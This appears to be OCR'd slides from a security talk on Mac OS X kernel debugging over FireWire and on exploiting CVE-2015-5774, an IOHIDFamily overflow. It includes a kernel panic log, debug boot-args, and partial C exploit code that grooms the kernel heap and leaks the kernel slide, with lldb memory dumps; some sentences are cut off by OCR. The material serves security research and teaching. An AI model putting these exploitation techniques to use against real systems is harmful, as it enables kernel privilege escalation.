
Oh, wait, nothing more…

```
Anonymous UUID:       8602B0B2-5879-9CF3-22BF-2C9057388DDC

Thu Oct 22 21:05:39 2015

*** Panic Report ***
panic(cpu 0 caller 0xffffff800de3bcce): "A kext releasing a(n) IOAccelerationUserClient has corrupted the
registry."@/Library/Caches/com.apple.xbs/Sources/xnu/xnu-3247.1.106/libkern/c++/OSObject.cpp:200
Backtrace (CPU 0), Frame : Return Address
0xffffff913c6b3de0 : 0xffffff800d8e5357 mach_kernel : _panic + 0xe7
0xffffff913c6b3e60 : 0xffffff800de3bcce mach_kernel : __ZNK8OSObject13taggedReleaseEPKvi + 0x9e
0xffffff913c6b3e80 : 0xffffff7f8e74fc0f com.apple.iokit.IOHIDFamily :
__ZN29IOHIDResourceDeviceUserClient4freeEv + 0x51
0xffffff913c6b3ea0 : 0xffffff800de3cb31 mach_kernel : __ZN7OSArray15flushCollectionEv + 0x61
0xffffff913c6b3ed0 : 0xffffff800de3c976 mach_kernel : __ZN7OSArray4freeEv + 0x16
0xffffff913c6b3ef0 : 0xffffff800de5a34c mach_kernel : __ZN5OSSet4freeEv + 0x1c
0xffffff913c6b3f10 : 0xffffff800de91c5f mach_kernel : __ZN9IOService15terminateWorkerEj + 0xb7f
0xffffff913c6b3f90 : 0xffffff800de91d07 mach_kernel : __ZN9IOService15terminateThreadEPvi + 0x27
0xffffff913c6b3fb0 : 0xffffff800d9d14b7 mach_kernel : _call_continuation + 0x17
      Kernel Extensions in backtrace:
         com.apple.iokit.IOHIDFamily(2.0)[353AFBA9-8775-34E3-BF8B-40D7AD2C500A]@0xffffff7f8e715000-
>0xffffff7f8e78afff
            dependency: com.apple.driver.AppleFDEKeyStore(28.30)[D6FD5533-2362-3320-A475-
DFAF27DA24CF]@0xffffff7f8e70a000

BSD process name corresponding to current thread: kernel_task
Boot args: keepsyms=1 debug=0x1 kdp_match_name=firewire fwkdp=0x8000 dart=0 kmem=1

Mac OS version:
15A284

Kernel version:
Darwin Kernel Version 15.0.0: Wed Aug 26 16:57:32 PDT 2015; root:xnu-3247.1.106~1/RELEASE_X86_64
Kernel UUID: 37BC582F-8BF4-3F65-AFBB-ECF792060C68
Kernel slide:     0x000000000d600000
Kernel text base: 0xffffff800d800000
__HIB  text base: 0xffffff800d700000
System model name: MacBookAir6,2 (Mac-7DF21CB3ED6977E5)

System uptime in nanoseconds: 45951705558
last loaded kext at 5315869156: com.apple.driver.AudioAUUC  1.70 (addr 0xffffff7f8f845000, size 32768)
loaded kexts:
com.apple.driver.AudioAUUC    1.70
com.apple.driver.AGPM         110.20.19
com.apple.driver.ApplePlatformEnabler        2.5.1d0
```

工欲善其事，必先利其器。 We NEED DEBUGing!!

OS X Debugging

apple provide another method to debug kernel


ReadMe.html

file:///Library/Developer/KDKs/KDK_10.11_15A284.kdk/ReadMe.html

Firewire Debugging

The default setting for two machine debugging is as follows:

```
sudo nvram boot-args="debug=0x146 kdp_match_name=firewire fwkdp=0x8000"
sudo reboot
```

Non-built-in FireWire controllers are specifically excluded from working for both FireWireKDP and FireWireKPrintf. This is intentional. However there is an easy way t

To enable non-built-in interfaces for FireWireKDP, add the "`fwkdp=0x8000`" boot-arg. For FireWireKPrintf, use "`fwkpf=0x8000`".

However, this support comes with a caveat. Once the FireWire controller has been "used" for either FireWireKDP or FireWireKPrintf, it must not be unplugged or the
should just leave them connected until you disable the "0x8000" boot-arg and restart.

If you are on a machine without built-in firewire, you can use one of the following:

- Thunderbolt -> Firewire adaptor
- Firewire port on a Apple Thunderbolt display

On the host machine, open a terminal window and type the following:

```
fwkdp
```

Leave that window open. Now in a second window, you can invoke lldb and issue the following command:

```
kdp-remote localhost
```


The fwkdp redirector software redirects kdp packets as if the host machine was the panicked machine. Saving a coredump is done locally on the host, e.g. in lldb:

```
(lldb) sendcore 1.2.3.4 # IP address does not matter for firewire debugging
(lldb) detach
```

worth to try…

OS X Debugging

But FireWire has been abandoned by Apple…



iMac

MacBook Pro

Mac Pro

OS X Debugging

So this is my Workstation

hackintosh(host)

pcie-1394b card

real osx machine(debug)

1394b line

OS X Debugging

In fact..

Apple Thunderbolt to FireWire Adapter

OS X Debugging

- What we can do
  - set breakpoint(int3)
  - step in/out/over
  - register read
  - memory read/write
  - Disassemble

- What we cannot do
  - set hardware breakpoint(watchpoint)

- Sometimes lldb works not very well…


- But… much better than nothing!

OS X Kernel mitigations


- KASLR
  - kslide is assigned upon booting. (Kexts and kernel share the same slide)
- DEP
  - Disallow kernel RWX
- SMEP

Exploitation on Yosemite: CVE-2015-5774

Overflow in IOHIDResourceDeviceUserClient::_postReportResult




Leaking kslide



Leaking kslide

```
printf("Initialization is over.\n");
for(int i=0;i<100;i++)alloc_table[i] = open_service("IOPMrootDomain");
for(int i=0;i<100;i++)
    if(i%3==2){
        IOConnectRelease(alloc_table[i]);
    }
printf("Release the 2rd IOPMrootDomain in every 3 objects.\n");
char* vz = calloc(1500,1);
memset(vz,0x41,1500);
for(int i=0;i<100;i++)
    if(i%3==2){
        send_kern_data(vz, 256-0x58, &port_table[i]);
    }
printf("Send kernel data to drop into each hole.\n");
for(int i=0;i<100;i++)
    if(i%3==0){
        printf("Release %d\n",i);
        IOConnectRelease(alloc_table[i]);
    }
printf("Release the 1st IOPMrootDomain in every 3 objects.\n");
uint64_t payload[3];
payload[0] = 0xb1b2b3b4b5b6b7b8;
payload[1] = 0xc1c2c3c4c5c6c7c8;
payload[2] = 0xa1a2a3a4a5a6a7a8;

printf("sizeof payload: %lu\n",sizeof(payload));
kernel_exp(conn_main, conn_second, (IODataQueueMemory*)map_addr,(void*)payload,sizeof(payload));
printf("Kernel Zone overflow.\n");

for(int i=0;i<100;i++)
    if(i%3==2){
        char* data = read_kern_data(port_table[i]);
        printf("%d : 0x%0llx\n",i,*(uint64_t*)((256-0x58+(char*)data)));
    }
```

Leaking kslide



Mach_msg

RootDomainUserClient


Leaking kslide

```
(lldb) x/20xg 0xffffff8029cf8a00+0x100
0xffffff8029cf8b00: 0xdeadbeef00000003 0x0000000000000000
0xffffff8029cf8b10: 0x0000000000000a88 0xffffff8029cf8b58
0xffffff8029cf8b20: 0x0000000000000100 0xffffff802391c9e0
0xffffff8029cf8b30: 0xffffff8023e4d800 0x0000000000001667
0xffffff8029cf8b40: 0x0000000000000000 0x0000000000000000
0xffffff8029cf8b50: 0x0000000000000000 0x4141414141414141
0xffffff8029cf8b60: 0x4141414141414141 0x4141414141414141
0xffffff8029cf8b70: 0x4141414141414141 0x4141414141414141
0xffffff8029cf8b80: 0x4141414141414141 0x4141414141414141
0xffffff8029cf8b90: 0x4141414141414141 0x4141414141414141
```


```
(lldb) x/20xg 0xffffff8029cf8a00+0x100
0xffffff8029cf8b00: 0xdeadbeef00000003 0x0000000000000000
0xffffff8029cf8b10: 0x0000000000000100 0xffffff8029cf8b58
0xffffff8029cf8b20: 0x0000000000000100 0xffffff802391c9e0
0xffffff8029cf8b30: 0xffffff8023e4d800 0x0000000000001667
0xffffff8029cf8b40: 0x0000000000000000 0x0000000000000000
0xffffff8029cf8b50: 0x0000000000000000 0x4141414141414141
